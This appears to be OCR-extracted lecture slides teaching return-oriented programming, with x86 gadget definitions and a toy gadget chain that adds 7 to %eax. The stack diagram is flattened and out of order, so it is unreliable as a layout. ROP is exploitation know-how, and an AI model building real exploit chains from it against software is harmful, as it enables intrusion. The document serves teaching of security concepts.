


GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS


%esp
next gadget
ret
addl (%edx), %eax
push %edi
ret
pop %edx
ret
ret
pop %edi
ret
7
%edi
%edx 7
%eax 10

GADGETS


Effect: adds 7 to `%eax`



GADGETS

Effect: adds 7 to `%eax`

Had to deal with the side-effect of `push %edi`



